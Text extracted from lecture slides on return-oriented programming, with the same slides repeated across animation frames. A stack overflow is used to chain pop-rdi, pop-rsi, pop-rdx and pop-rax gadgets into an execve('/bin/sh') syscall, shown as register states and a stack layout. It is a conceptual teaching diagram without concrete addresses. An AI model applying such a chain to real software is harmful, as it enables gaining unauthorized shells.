- ▶ Target - `sys_execve("/bin/sh", NULL, NULL);`
- ▶ Overflow
- ▶ Control rdi (param1)
- ▶ Control rsi (param2)
- ▶ Control rdx (param3)
- ▶ Control rax (syscall number)
- ▶ syscall


rax	XXX
rsi	YYY
rdi	ZZZ
rdx	AAA
rip	<pop rdi>



# \$ ROP Exploit

- ▶ Target - `sys_execve("/bin/sh", NULL, NULL);`
- ▶ Overflow
- ▶ Control rdi (param1)
- ▶ Control rsi (param2)
- ▶ Control rdx (param3)
- ▶ Control rax (syscall number)
- ▶ syscall

rax	XXX
rsi	YYY
rdi	&"/bin/sh"
rdx	AAA
rip	<ret>




low	
user	Kia
description	0xdeadbeef
money	0xdeadbeef
old rbp	0xdeadbeef
ret addr	<code>pop rdi ; ret</code>
	&"/bin/sh"
	<code>pop rsi ; ret</code>
	0
	<code>pop rdx ; ret</code>
	0
	<code>pop rax ; ret</code>
	0x3b
	<code>syscall</code>
high	

# \$ ROP Exploit

- ▶ Target - `sys_execve("/bin/sh", NULL, NULL);`
- ▶ Overflow
- ▶ Control rdi (param1)
- ▶ Control rsi (param2)
- ▶ Control rdx (param3)
- ▶ Control rax (syscall number)
- ▶ syscall


rax	XXX
rsi	YYY
rdi	&"/bin/sh"
rdx	AAA
rip	<ret>



# \$ ROP Exploit

- ▶ Target - `sys_execve("/bin/sh", NULL, NULL);`
- ▶ Overflow
- ▶ Control rdi (param1)
- ▶ Control rsi (param2)
- ▶ Control rdx (param3)
- ▶ Control rax (syscall number)
- ▶ syscall


rax	XXX
rsi	YYY
rdi	&"/bin/sh"
rdx	AAA
rip	<pop rsi>



# \$ ROP Exploit

- ▶ Target - `sys_execve("/bin/sh", NULL, NULL);`
- ▶ Overflow
- ▶ Control rdi (param1)
- ▶ Control rsi (param2)
- ▶ Control rdx (param3)
- ▶ Control rax (syscall number)
- ▶ syscall

rax	XXX
rsi	0
rdi	&"/bin/sh"
rdx	AAA
rip	<ret>



low	
user	Kia
description	0xdeadbeef
money	0xdeadbeef
old rbp	0xdeadbeef
ret addr	<code>pop rdi ; ret</code>
	&"/bin/sh"
	<code>pop rsi ; ret</code>
	0
	<code>pop rdx ; ret</code>
	0
	<code>pop rax ; ret</code>
	0x3b
	<code>syscall</code>
high	

# \$ ROP Exploit

- ▶ Target - `sys_execve("/bin/sh", NULL, NULL);`
- ▶ Overflow
- ▶ Control rdi (param1)
- ▶ Control rsi (param2)
- ▶ Control rdx (param3)
- ▶ Control rax (syscall number)
- ▶ syscall

rax	XXX
rsi	0
rdi	&"/bin/sh"
rdx	AAA
rip	<ret>

